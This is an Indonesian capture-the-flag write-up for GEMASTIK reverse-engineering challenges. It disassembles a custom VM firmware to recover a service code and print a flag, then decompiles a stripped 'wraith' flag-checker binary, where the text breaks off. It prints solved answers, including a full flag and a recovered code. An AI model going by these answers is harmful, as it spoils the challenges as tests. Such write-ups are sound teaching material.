
```

AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/R/Dot Matrix feat/exe-testing +1 !1 ?281 →
python3 vm_disasm.py firmware.rom --start 0 --end 0x2c0          base system
0000: 55 2f 00    CALL 0x002f
0003: 55 41 00    CALL 0x0041
0006: 55 f6 00    CALL 0x00f6
0009: 40 ad 02    LDI DI, #0x02ad
000c: 4c          CALLDI
000d: 55 3e 01    CALL 0x013e
0010: 10 10      MOV R1, R0
0012: 4d          DI=RET?
0013: 47 00      LOADI R0, [DI]+
0015: 13 01      XOR R0, R1
0017: 61 00 10   PRINT R0, DRAW8
001a: 4a 02      MOV R2, DI_lo
001c: 4b 03      MOV R3, DI_hi
001e: 20 04 a3   MOV R4, #0xa3
0021: 16 24      CMP R2, R4
0023: 52 0c 00   JC2? 0x000c
0026: 20 04 03   MOV R4, #0x03
0029: 16 34      CMP R3, R4
002b: 52 0c 00   JC2? 0x000c
002e: 01         ILLEGAL 0x01
002f: 40 00 80   LDI DI, #0x8000
0032: 20 01 08   MOV R1, #0x08
0035: 60 00 20   INPUT R0, SVC_BYTE
0038: 44 00      STORE [DI], R0
003a: 42 01      ADDI DI, #0x01
003c: 57 01 35 00 DJNZ R1, 0x0035
0040: 56         RET
0041: 20 02 5a   MOV R2, #0x5a
0044: 40 00 80   LDI DI, #0x8000
0047: 45 00 00   LOADX R0, [DI+0x00]
004a: 11 20      ADD R2, R0
004c: 23 02 3f   XOR R2, #0x3f
004f: 40 a5 02   LDI DI, #0x02a5
0052: 45 01 00   LOADX R1, [DI+0x00]
0055: 16 21      CMP R2, R1
0057: 52 f5 00   JC2? 0x00f5
005a: 40 00 80   LDI DI, #0x8000
005d: 45 00 01   LOADX R0, [DI+0x01]
0060: 11 20      ADD R2, R0
0062: 23 02 3f   XOR R2, #0x3f
0065: 40 a5 02   LDI DI, #0x02a5
0068: 45 01 01   LOADX R1, [DI+0x01]
006b: 16 21      CMP R2, R1
006d: 52 f5 00   JC2? 0x00f5
0070: 40 00 80   LDI DI, #0x8000
0073: 45 00 02   LOADX R0, [DI+0x02]

```



```
0076: 11 20    ADD  R2, R0
0078: 23 02 3f   XOR  R2, #0x3f
007b: 40 a5 02   LDI  DI, #0x02a5
007e: 45 01 02   LOADX R1, [DI+0x02]
0081: 16 21     CMP  R2, R1
0083: 52 f5 00   JC2? 0x00f5
0086: 40 00 80   LDI  DI, #0x8000
0089: 45 00 03   LOADX R0, [DI+0x03]
008c: 11 20    ADD  R2, R0
008e: 23 02 3f   XOR  R2, #0x3f
0091: 40 a5 02   LDI  DI, #0x02a5
0094: 45 01 03   LOADX R1, [DI+0x03]
0097: 16 21     CMP  R2, R1
0099: 52 f5 00   JC2? 0x00f5
009c: 40 00 80   LDI  DI, #0x8000
009f: 45 00 04   LOADX R0, [DI+0x04]
00a2: 11 20    ADD  R2, R0
00a4: 23 02 3f   XOR  R2, #0x3f
00a7: 40 a5 02   LDI  DI, #0x02a5
00aa: 45 01 04   LOADX R1, [DI+0x04]
00ad: 16 21     CMP  R2, R1
00af: 52 f5 00   JC2? 0x00f5
00b2: 40 00 80   LDI  DI, #0x8000
00b5: 45 00 05   LOADX R0, [DI+0x05]
00b8: 11 20    ADD  R2, R0
00ba: 23 02 3f   XOR  R2, #0x3f
00bd: 40 a5 02   LDI  DI, #0x02a5
00c0: 45 01 05   LOADX R1, [DI+0x05]
00c3: 16 21     CMP  R2, R1
00c5: 52 f5 00   JC2? 0x00f5
00c8: 40 00 80   LDI  DI, #0x8000
00cb: 45 00 06   LOADX R0, [DI+0x06]
00ce: 11 20    ADD  R2, R0
00d0: 23 02 3f   XOR  R2, #0x3f
00d3: 40 a5 02   LDI  DI, #0x02a5
00d6: 45 01 06   LOADX R1, [DI+0x06]
00d9: 16 21     CMP  R2, R1
00db: 52 f5 00   JC2? 0x00f5
00de: 40 00 80   LDI  DI, #0x8000
00e1: 45 00 07   LOADX R0, [DI+0x07]
00e4: 11 20    ADD  R2, R0
00e6: 23 02 3f   XOR  R2, #0x3f
00e9: 40 a5 02   LDI  DI, #0x02a5
00ec: 45 01 07   LOADX R1, [DI+0x07]
00ef: 16 21     CMP  R2, R1
00f1: 52 f5 00   JC2? 0x00f5
00f4: 56        RET
00f5: 01        ILLEGAL 0x01
```




```
00f6: 40 00 80    LDI  DI, #0x8000
00f9: 45 00 00    LOADX R0, [DI+0x00]
00fc: 45 04 04    LOADX R4, [DI+0x04]
00ff: 13 04      XOR   R0, R4
0101: 23 00 b9    XOR   R0, #0xb9
0104: 40 00 80    LDI  DI, #0x8000
0107: 45 01 01    LOADX R1, [DI+0x01]
010a: 45 04 05    LOADX R4, [DI+0x05]
010d: 13 14      XOR   R1, R4
010f: 23 01 79    XOR   R1, #0x79
0112: 40 00 80    LDI  DI, #0x8000
0115: 45 02 02    LOADX R2, [DI+0x02]
0118: 45 04 06    LOADX R4, [DI+0x06]
011b: 13 24      XOR   R2, R4
011d: 23 02 37    XOR   R2, #0x37
0120: 40 00 80    LDI  DI, #0x8000
0123: 45 03 03    LOADX R3, [DI+0x03]
0126: 45 04 07    LOADX R4, [DI+0x07]
0129: 13 34      XOR   R3, R4
012b: 23 03 9e    XOR   R3, #0x9e
012e: 40 10 80    LDI  DI, #0x8010
0131: 46 00 00    STOREX [DI+0x00], R0
0134: 46 01 01    STOREX [DI+0x01], R1
0137: 46 02 02    STOREX [DI+0x02], R2
013a: 46 03 03    STOREX [DI+0x03], R3
013d: 56         RET
013e: 40 10 80    LDI  DI, #0x8010
0141: 45 00 00    LOADX R0, [DI+0x00]
0144: 45 01 01    LOADX R1, [DI+0x01]
0147: 45 02 02    LOADX R2, [DI+0x02]
014a: 45 03 03    LOADX R3, [DI+0x03]
014d: 10 40      MOV   R4, R0
014f: 10 51      MOV   R5, R1
0151: 10 62      MOV   R6, R2
0153: 10 73      MOV   R7, R3
0155: 30 04      SHL   R4
0157: 38 05      ROL   R5
0159: 38 06      ROL   R6
015b: 38 07      ROL   R7
015d: 30 04      SHL   R4
015f: 38 05      ROL   R5
0161: 38 06      ROL   R6
0163: 38 07      ROL   R7
0165: 30 04      SHL   R4
0167: 38 05      ROL   R5
0169: 38 06      ROL   R6
016b: 38 07      ROL   R7
016d: 30 04      SHL   R4
```



```
016f: 38 05    ROL R5
0171: 38 06    ROL R6
0173: 38 07    ROL R7
0175: 30 04    SHL R4
0177: 38 05    ROL R5
0179: 38 06    ROL R6
017b: 38 07    ROL R7
017d: 30 04    SHL R4
017f: 38 05    ROL R5
0181: 38 06    ROL R6
0183: 38 07    ROL R7
0185: 30 04    SHL R4
0187: 38 05    ROL R5
0189: 38 06    ROL R6
018b: 38 07    ROL R7
018d: 30 04    SHL R4
018f: 38 05    ROL R5
0191: 38 06    ROL R6
0193: 38 07    ROL R7
0195: 30 04    SHL R4
0197: 38 05    ROL R5
0199: 38 06    ROL R6
019b: 38 07    ROL R7
019d: 30 04    SHL R4
019f: 38 05    ROL R5
01a1: 38 06    ROL R6
01a3: 38 07    ROL R7
01a5: 30 04    SHL R4
01a7: 38 05    ROL R5
01a9: 38 06    ROL R6
01ab: 38 07    ROL R7
01ad: 30 04    SHL R4
01af: 38 05    ROL R5
01b1: 38 06    ROL R6
01b3: 38 07    ROL R7
01b5: 30 04    SHL R4
01b7: 38 05    ROL R5
01b9: 38 06    ROL R6
01bb: 38 07    ROL R7
01bd: 13 04    XOR R0, R4
01bf: 13 15    XOR R1, R5
01c1: 13 26    XOR R2, R6
01c3: 13 37    XOR R3, R7
01c5: 10 40    MOV R4, R0
01c7: 10 51    MOV R5, R1
01c9: 10 62    MOV R6, R2
01cb: 10 73    MOV R7, R3
01cd: 31 07    SHR R7
```

01cf: 39 06 ROR R6
01d1: 39 05 ROR R5
01d3: 39 04 ROR R4
01d5: 31 07 SHR R7
01d7: 39 06 ROR R6
01d9: 39 05 ROR R5
01db: 39 04 ROR R4
01dd: 31 07 SHR R7
01df: 39 06 ROR R6
01e1: 39 05 ROR R5
01e3: 39 04 ROR R4
01e5: 31 07 SHR R7
01e7: 39 06 ROR R6
01e9: 39 05 ROR R5
01eb: 39 04 ROR R4
01ed: 31 07 SHR R7
01ef: 39 06 ROR R6
01f1: 39 05 ROR R5
01f3: 39 04 ROR R4
01f5: 31 07 SHR R7
01f7: 39 06 ROR R6
01f9: 39 05 ROR R5
01fb: 39 04 ROR R4
01fd: 31 07 SHR R7
01ff: 39 06 ROR R6
0201: 39 05 ROR R5
0203: 39 04 ROR R4
0205: 31 07 SHR R7
0207: 39 06 ROR R6
0209: 39 05 ROR R5
020b: 39 04 ROR R4
020d: 31 07 SHR R7
020f: 39 06 ROR R6
0211: 39 05 ROR R5
0213: 39 04 ROR R4
0215: 31 07 SHR R7
0217: 39 06 ROR R6
0219: 39 05 ROR R5
021b: 39 04 ROR R4
021d: 31 07 SHR R7
021f: 39 06 ROR R6
0221: 39 05 ROR R5
0223: 39 04 ROR R4
0225: 31 07 SHR R7
0227: 39 06 ROR R6
0229: 39 05 ROR R5
022b: 39 04 ROR R4
022d: 31 07 SHR R7





```
022f: 39 06    ROR  R6
0231: 39 05    ROR  R5
0233: 39 04    ROR  R4
0235: 31 07    SHR  R7
0237: 39 06    ROR  R6
0239: 39 05    ROR  R5
023b: 39 04    ROR  R4
023d: 31 07    SHR  R7
023f: 39 06    ROR  R6
0241: 39 05    ROR  R5
0243: 39 04    ROR  R4
0245: 31 07    SHR  R7
0247: 39 06    ROR  R6
0249: 39 05    ROR  R5
024b: 39 04    ROR  R4
024d: 31 07    SHR  R7
024f: 39 06    ROR  R6
0251: 39 05    ROR  R5
0253: 39 04    ROR  R4
0255: 13 04    XOR  R0, R4
0257: 13 15    XOR  R1, R5
0259: 13 26    XOR  R2, R6
025b: 13 37    XOR  R3, R7
025d: 10 40    MOV  R4, R0
025f: 10 51    MOV  R5, R1
0261: 10 62    MOV  R6, R2
0263: 10 73    MOV  R7, R3
0265: 30 04    SHL  R4
0267: 38 05    ROL  R5
0269: 38 06    ROL  R6
026b: 38 07    ROL  R7
026d: 30 04    SHL  R4
026f: 38 05    ROL  R5
0271: 38 06    ROL  R6
0273: 38 07    ROL  R7
0275: 30 04    SHL  R4
0277: 38 05    ROL  R5
0279: 38 06    ROL  R6
027b: 38 07    ROL  R7
027d: 30 04    SHL  R4
027f: 38 05    ROL  R5
0281: 38 06    ROL  R6
0283: 38 07    ROL  R7
0285: 30 04    SHL  R4
0287: 38 05    ROL  R5
0289: 38 06    ROL  R6
028b: 38 07    ROL  R7
028d: 13 04    XOR  R0, R4
```

```

028f: 13 15    XOR  R1, R5
0291: 13 26    XOR  R2, R6
0293: 13 37    XOR  R3, R7
0295: 40 10 80  LDI  DI, #0x8010
0298: 46 00 00  STOREX [DI+0x00], R0
029b: 46 01 01  STOREX [DI+0x01], R1
029e: 46 02 02  STOREX [DI+0x02], R2
02a1: 46 03 03  STOREX [DI+0x03], R3
02a4: 56      RET
02a5: 81      ILLEGAL 0x81
02a6: d1      ILLEGAL 0xd1
02a7: 36 5c   POP  R92
02a9: b1      ILLEGAL 0xb1
02aa: de      ILLEGAL 0xde
02ab: 2f      ILLEGAL 0x2f
02ac: 5a      ILLEGAL 0x5a
02ad: a3      ILLEGAL 0xa3
02ae: 5d      ILLEGAL 0x5d
02af: 69      ILLEGAL 0x69
02b0: 1a      ILLEGAL 0x1a
02b1: d1      ILLEGAL 0xd1
02b2: 4a 6f   MOV  R111, DI_lo
02b4: 88      ILLEGAL 0x88
02b5: 7b      ILLEGAL 0x7b
02b6: 71      ILLEGAL 0x71
02b7: 3d      ILLEGAL 0x3d
02b8: 04      ILLEGAL 0x04
02b9: 81      ILLEGAL 0x81
02ba: 20 df 26  MOV  R223, #0x26
02bd: 08      ILLEGAL 0x08
02be: 54 09 cb  JNZ  0xcb09

```

Lalu diketahui service code , yaitu 8 bytes dengan **8-byte checksum chain** jadi raw data di 0x02a5-0x02ac. dari raw ROM bytes

dan Validasi logic nya adalah :

```

R2 = (R2_prev + service_byte[i]) & 0xFF
R2 = R2 XOR 0x3f
if R2 != expected[i]: FAIL
R2_prev_next = R2  (= expected[i] on success)

```

dan di recover jadilah : dm8-2026

Lalu jalan kan command berikut : ./printer_emu firmware.rom dm8-2026

dan terakhir jalankan kode berikut : python3 pbm_read.py page.pbm

Berikut kode pbm_read.py

```
#!/usr/bin/env python3
"""
Read a P4 (raw binary) PBM file and split it into character glyphs
using fully-blank columns as separators. Prints each glyph as its
own small grid plus a single reconstructed ASCII-art line, so long
dot-matrix printouts are easy to read/OCR by eye.

Usage: python3 pbm_read.py page.pbm
"""
import sys

def read_pbm(path):
    with open(path, "rb") as f:
        data = f.read()

    # Parse P4 header: "P4\n<width> <height>\n" then raw 1bpp rows,
    # each row padded to a byte boundary.
    assert data[:2] == b"P4", "not a P4 (binary) PBM file"
    idx = 2
    vals = []
    while len(vals) < 2:
        while data[idx] in b" \t\r\n":
            idx += 1
        if data[idx:idx+1] == b"#":
            while data[idx] not in b"\r\n":
                idx += 1
            continue
        start = idx
        while data[idx] not in b" \t\r\n":
            idx += 1
        vals.append(int(data[start:idx]))
    width, height = vals
    idx += 1 # single whitespace byte before binary data

    row_bytes = (width + 7) // 8
    pixels = [[0]*width for _ in range(height)]
    for y in range(height):
        row = data[idx:idx+row_bytes]
        idx += row_bytes
        for x in range(width):
            byte = row[x // 8]
            bit = (byte >> (7 - (x % 8))) & 1
            pixels[y][x] = bit
    return width, height, pixels

def main():
    path = sys.argv[1] if len(sys.argv) > 1 else "page.pbm"
```

```

width, height, px = read_pbm(path)

# find columns that are entirely blank (0) across all rows
blank_cols = [all(px[y][x] == 0 for y in range(height)) for x in range(width)]

# group into runs of non-blank columns = glyphs
glyphs = []
x = 0
while x < width:
    if blank_cols[x]:
        x += 1
        continue
    start = x
    while x < width and not blank_cols[x]:
        x += 1
    glyphs.append((start, x)) # [start, end)

print(f"image: {width}x{height}, found {len(glyphs)} glyph(s)\n")

# Print each glyph as its own compact grid, numbered, with a
# gap-size hint before it (helps you tell letter-spacing from word-spacing)
prev_end = 0
for i, (s, e) in enumerate(glyphs):
    gap = s - prev_end
    prev_end = e
    print(f"--- glyph {i} (col {s}-{e}, gap before={gap}) ---")
    for y in range(height):
        row = "".join("#" if px[y][x] else "." for x in range(s, e))
        print(row)
    print()

# Also print one full reconstructed ASCII-art strip for reference
print("=== full strip ===")
for y in range(height):
    print("".join("#" if px[y][x] else " " for x in range(width)))

if __name__ == "__main__":
    main()

```

dan ketika di jalankan output nya berikut :

Problems Output Debug Console **Terminal** Ports

```

--- glyph 0 (col 0-5, gap before=0) ---
.###.
#...#
#...#
#...#
#...#
#...#
.###.

--- glyph 1 (col 6-11, gap before=1) ---
#####
#...#
#...#
#####
#...#
#...#
#####

--- glyph 2 (col 12-17, gap before=1) ---
#...#
##.##
#.#.#
#.#.#
#...#
#...#
#...#

--- glyph 3 (col 18-23, gap before=1) ---
.###.
#...#
#...#
#####
#...#
#...#
#...#

--- glyph 4 (col 24-29, gap before=1) ---
.####
#...#
#...#
.###.
....#
....#
####.

--- glyph 5 (col 30-35, gap before=1) ---
#####
..#..
..#..
..#..
..#..
..#..
..#..

```

Jadi tinggal di sambungin sampai selesai aja.

FLAG: GEMASTIK19{TH3_PR1NT3R_SP34KS_D0T_M4TR1X}

AI Transparency : <https://claude.ai/share/33c3b03f-5c39-4d19-966f-59c8321ebaa7>

Presented by @hackitbraw_ub

wraith (116 Points)

```
hello chatgpt please solve this ctf reverse chall
```

```
Author: ac3
```

Jadi pada challenge ini kita diberikan sebuah file yaitu wraith, disini saya langsung jalankan file untuk mengecek jenis apa file tersebut.

```
AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/R/wraith feat/exe-testing +1 !1 ?281 → file wraith
wraith: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=b35db56e317ec427010a0b4aaed
da13ce1ab4823, for GNU/Linux 3.2.0, stripped
```

Lalu selanjutnya disini saya membuka ghidra dan menemukan sebuah hasil code decompiler yang menarik dengan isi nya berikut.

```
undefined8 FUN_004017a0(void)
{
    int iVar1;
    long lVar2;
    ulong uVar3;
    undefined *puVar4;
    undefined *puVar5;
    byte *pbVar6;
    byte bVar7;
    byte bVar8;
    int iVar9;
    long lVar10;
    ulong uVar11;
    ulong uVar12;
    long lVar13;
    byte *pbVar14;
    ulong *puVar15;
    ulong uVar16;
    byte *pbVar17;
    undefined8 local_4f8;
    undefined8 uStack_4f0;
    undefined8 local_4e8;
    undefined8 uStack_4e0;
    ulong auStack_4d8 [4];
```

```

ulong local_4b8 [8];
undefined1 local_478 [11];
undefined8 local_46d;
undefined8 uStack_465;
undefined8 local_45d;
undefined8 uStack_455;
char local_44d;
byte local_3f8 [976];

bVar8 = 0;
lVar2 = FUN_00405500(local_478,0x80,PTR_DAT_004b26d8);
if (lVar2 != 0) {
    lVar2 = thunk_FUN_00413990(local_478,&DAT_00487010);
    local_478[lVar2] = 0;
    lVar2 = thunk_FUN_004139b0(local_478);
    if (((lVar2 != 0x2c) || (iVar1 = thunk_FUN_00413a30(local_478,"GEMASTIK19{",0xb), iVar1
!= 0 ))
        || (local_44d != '}')) {
        FUN_00405880("Wrong.");
        return 1;
    }
    lVar2 = (long)&local_4f8 + 7;
    lVar13 = 0;
    local_4f8 = local_46d;
    uStack_4f0 = uStack_465;
    local_4e8 = local_45d;
    uStack_4e0 = uStack_455;
    do {
        lVar10 = 6;
        uVar3 = 0;
        do {
            pbVar17 = (byte*)(lVar2 + -6 + lVar10);
            lVar10 = lVar10 + -1;
            uVar3 = uVar3 << 8 | (ulong)*pbVar17;
        } while (lVar10 != -2);
        *(ulong*)((long)auStack_4d8 + lVar13) = uVar3;
        lVar13 = lVar13 + 8;
        lVar2 = lVar2 + 8;
    } while (lVar13 != 0x20);
    pbVar17 = local_3f8;
    uVar3 = 0;
    pbVar14 = &DAT_004892c0;
    pbVar6 = pbVar17;
    for (lVar2 = 0x78; lVar2 != 0; lVar2 = lVar2 + -1) {
        *(undefined8*)pbVar6 = *(undefined8*)pbVar14;
        pbVar14 = pbVar14 + (ulong)bVar8 * -0x10 + 8;
        pbVar6 = pbVar6 + (ulong)bVar8 * -0x10 + 8;
    }
}

```

```

uVar12 = 0;
*pbVar6 = *pbVar14;
puVar4 = &DAT_004892b0;
do {
    puVar5 = puVar4 + -1;
    uVar3 = uVar3 << 8 | (ulong)(byte)puVar4[7];
    uVar12 = uVar12 << 8 | (ulong)(byte)puVar4[0xf];
    puVar4 = puVar5;
} while (puVar5 != &DAT_004892a8);
iVar1 = 0x1e08;
uVar16 = 0;
pbVar14 = pbVar17;
do {
    uVar16 = uVar16 + 0x9e3779b97f4a7c15;
    iVar9 = 0;
    uVar11 = (uVar16 >> 0x1e ^ uVar16) * -0x40a7b892e31b1a47;
    uVar11 = (uVar11 >> 0x1b ^ uVar11) * -0x6b2fb644eccee15;
    uVar3 = (uVar11 ^ uVar12 ^ uVar11 >> 0x1f) + uVar3;
    uVar12 = (uVar12 << 0x1d | uVar12 >> 0x23) ^ uVar3;
    uVar3 = uVar3 * 0x20000 | uVar3 >> 0x2f;
    pbVar6 = pbVar14;
    do {
        if (iVar9 == iVar1) goto LAB_004019aa;
        bVar7 = (byte)iVar9;
        iVar9 = iVar9 + 8;
        *pbVar6 = *pbVar6 ^ (byte)(uVar12 + uVar3 >> (bVar7 & 0x3f));
        pbVar6 = pbVar6 + 1;
    } while (iVar9 != 0x40);
    pbVar14 = pbVar14 + 8;
    iVar1 = iVar1 + -0x40;
} while (uVar16 != 0xc83888ad2a34a5ed);
LAB_004019aa:
uVar3 = 0;
puVar15 = local_4b8;
for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
    *(undefined4 *)puVar15 = 0;
    puVar15 = (ulong *)((long)puVar15 + ((ulong)bVar8 * -2 + 1) * 4);
}
iVar1 = 3;
do {
    bVar8 = *pbVar17;
    if (bVar8 == 0x55) {
        local_4b8[pbVar17[1]] = local_4b8[pbVar17[2]];
    }
    else if (bVar8 < 0x56) {
        if (bVar8 == 0x33) {
            local_4b8[pbVar17[1]] = local_4b8[pbVar17[1]] ^ local_4b8[pbVar17[2]];
        }
    }
}

```

```

else if (bVar8 < 0x34) {
    if (bVar8 == 0x11) {
        local_4b8[pbVar17[1]] = auStack_4d8[pbVar17[2]];
    }
    else {
        if (bVar8 != 0x22) goto LAB_00401c06;
        local_4b8[pbVar17[1]] =
            (local_4b8[pbVar17[2]] & local_4b8[pbVar17[1]]) * 2 +
            (local_4b8[pbVar17[2]] ^ local_4b8[pbVar17[1]]);
    }
}
else {
    if (bVar8 != 0x44) goto LAB_00401c06;
    uVar16 = 0;
    uVar12 = local_4b8[pbVar17[1]];
    bVar8 = pbVar17[2] & 0x3f;
    if (bVar8 != 0) {
        uVar16 = uVar12 << bVar8;
        uVar12 = uVar12 >> (-bVar8 & 0x3f);
    }
    local_4b8[pbVar17[1]] = (uVar12 & uVar16) * 2 + (uVar12 ^ uVar16);
}
}
else if (bVar8 == 0x77) {
    lVar2 = 6;
    uVar12 = 0;
    do {
        lVar13 = lVar2 + (ulong)((uint)pbVar17[2] * 8 + 0xf);
        lVar2 = lVar2 + -1;
        uVar12 = uVar12 << 8 | (ulong)(byte)(&UNK_0048927a)[lVar13];
    } while (lVar2 != -2);
    uVar3 = uVar3 | uVar12 ^ local_4b8[(int)(uint)pbVar17[1]];
}
else if (bVar8 == 0x99) {
    local_4b8[pbVar17[1]] =
        *(long *)(&DAT_004891c0 + (ulong)pbVar17[2] * 8) * local_4b8[pbVar17[1]];
}
else {
    if (bVar8 != 0x66) {
        if (bVar8 != 0x88) goto LAB_00401c06;
        break;
    }
    uVar12 = (ulong)pbVar17[2] * -0x61c8864680b583eb + 0x3c6ef372fe94f82a;
    uVar12 = (uVar12 >> 0x1e ^ uVar12) * -0x40a7b892e31b1a47;
    uVar12 = (uVar12 >> 0x1b ^ uVar12) * -0x6b2fb644eccee15;
    uVar12 = uVar12 ^ uVar12 >> 0x1f;
    local_4b8[pbVar17[1]] =
        (local_4b8[pbVar17[1]] & uVar12) * 2 + (local_4b8[pbVar17[1]] ^ uVar12);
}

```

```

    }
    iVar1 = iVar1 + 3;
    pbVar17 = pbVar17 + 3;
} while (iVar1 != 0x3c6);
if (uVar3 != 0) {
LAB_00401c06:
    FUN_00405880("Wrong.");
    return 0;
}
FUN_00405880("Correct!");
}
return 0;
}

```

Setelah dianalisis seperti nya ini kode input format check dan custom VM, isi kode input format nya berikut.

```

fgets(local_478, 0x80, stdin);
strip_trailing_newline(local_478); // FUN_00413990 → looks like strchr(buf, "\n") then
buf[len]=0
len = strlen(local_478); // FUN_004139b0

if (len != 44 // 0x2c
    || memcmp(local_478, "GEMASTIK19{", 11) != 0
    || local_478[43] != '}')
{
    puts("Wrong."); return;
}

```

44 - 12 = 32 content isi flag nya.

Maka disini saya melanjutkan dengan menjalankan program berikut :

```
objdump -s --start-address=0x4892c0 --stop-address=0x489681 wraith
```

```
AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/R/wraith feat/exe-testing +1 !1 ?281 → objdump -s --start-address=0x4892c0 --stop-address=0x489681 wraith
```

```
wraith: file format elf64-x86-64
```

```
Contents of section .rodata:
```

```
4892c0 3533bdaa a1d02860 017d4c4d fdbcafb6 53....('.)LM....
4892d0 387b1b51 ea400573 469fc13b aeae1e7e 8{.Q.@.sF...;...~
4892e0 04b677d0 41e3380c 16fe5c0e 09b33455 ..w.A.8....\....4U
4892f0 70fb5a18 041704f1 a1212c6c d94c79a3 p.Z.....!,l.Ly.
489300 e8fad8c5 7ebe6565 e7db2b6e 05c10395 ....~.ee...+n....
489310 81b74c23 67729d38 fbc3c945 59de9da5 ..L#gr.8...EY...
489320 f7dbc215 87e3287a 5e26be9c f49885fb .....(z^&.....
489330 525bc5cc d0c424a4 c227930f c2c31a90 R[....$.'......
489340 75e2cc6f 06d2183d 7386320e 23e6c35b u..o...=s.2.#...[
489350 38b58fc b5f5748f 7c113f44 a78fc8bd ;kX...t.|.?D....
489360 8e80fe37 cd840ca8 b95d7553 4478a0b8 ...7.....]uSDx..
489370 75d55fb8 0af171ca 1ebd67e4 8c63db21 u...q...g..c.!
489380 bc7d475d 2e7168f3 e60d6cf2 dd84894b .}G}.qh...l....K
489390 8808f984 32818e40 5e6448f8 efd8754d ....2..@^dH...UM
4893a0 2f4bb5fa 25009f71 75383d83 02c3d5f7 /K..%.qu8=.....
4893b0 d291c988 986824c2 8072d057 d23116e8 .....h$.r.W.1..
4893c0 06a36eba 8a3d92ec 0febfece 8efc87f7 ...n.=.....
4893d0 1cc11496 c0c1a0b2 0842ab4c 82b875b2 .....B.L..U.
4893e0 3d33bc98 b13ff217 cf342df3 7bebd379 =3...?...4-..{.y
4893f0 088b8094 b244592a 8d3d4d05 3c4d7bff ....DY*..=M.<M{.
489400 e665ea69 82ff4cf6 351d0189 10793c24 ..e.i..L.5....y<$
489410 b72e3e05 8789a533 f1bf094c 5ec58c9b ..>....3...L^...
489420 f8902a30 b4522c0f b5cdd50c 7583e163 ...*0.R,...U..c
489430 46144f77 2d9d2e02 c3473074 fb48e621 F.0w-....60t.H.!
489440 4851df27 98a623a7 9146b22b 5a5197a5 E...'.#.F.+ZQ..
489450 7d415c5b 4a39c3d3 32fc3c2f 8fdb7929 }A\[J9..2.</..y)
489460 88123cd6 20d35a6b 66093793 2d1b6186 ..<. .Zkf.7.-.a.
489470 15d4fb61 076367e8 4b180786 408bf673 ...a.cg.K...@.s
489480 89812a46 9d163edd 0883b8a2 c0b14d9c ...*F..>.....M.
489490 feac0360 ffc9d493 1570c303 1ff250ab ...`.....p....P.
4894a0 d053820e f3b237b8 4749dfab aeec2bdc .S....7.GI....+.
4894b0 b408c6cd 045a950c 2aea90b7 d12dacbd .....Z.*.....-
4894c0 8781e447 7b3bc07b 4e9dce65 00f1b311 ...G{;.[N.e....
4894d0 d5a97744 adbb8840 19960cd8 8cfac420 ..wD...@.....
4894e0 728b5274 b5551708 cf2ba3cb 73f063fa r.Rt.U...+.s.c.
4894f0 8fdff119c 63d8b9e0 b0cd7d31 9c56d636 ....c.....}1.V.6
489500 a1c3a297 69ebac34 14694edc 5e038254 ....i..4.iN.^..T
489510 63caf15e 940286d8 06f8a821 401e8773 c..^.....!@..s
489520 a7823339 680a0f6f 87062ade c1f83d8a ...39h..o..*...=.
489530 e5fe3297 68989dd5 95436326 f8a8acd5 ..2.h....Cc&....
489540 1bc61507 5ebd002e ca025da4 e92b373e ....^.....]+7>
489550 09ec466a edabb564 7719ee3c 38dff023 ..Fj...dw...<8..#
```

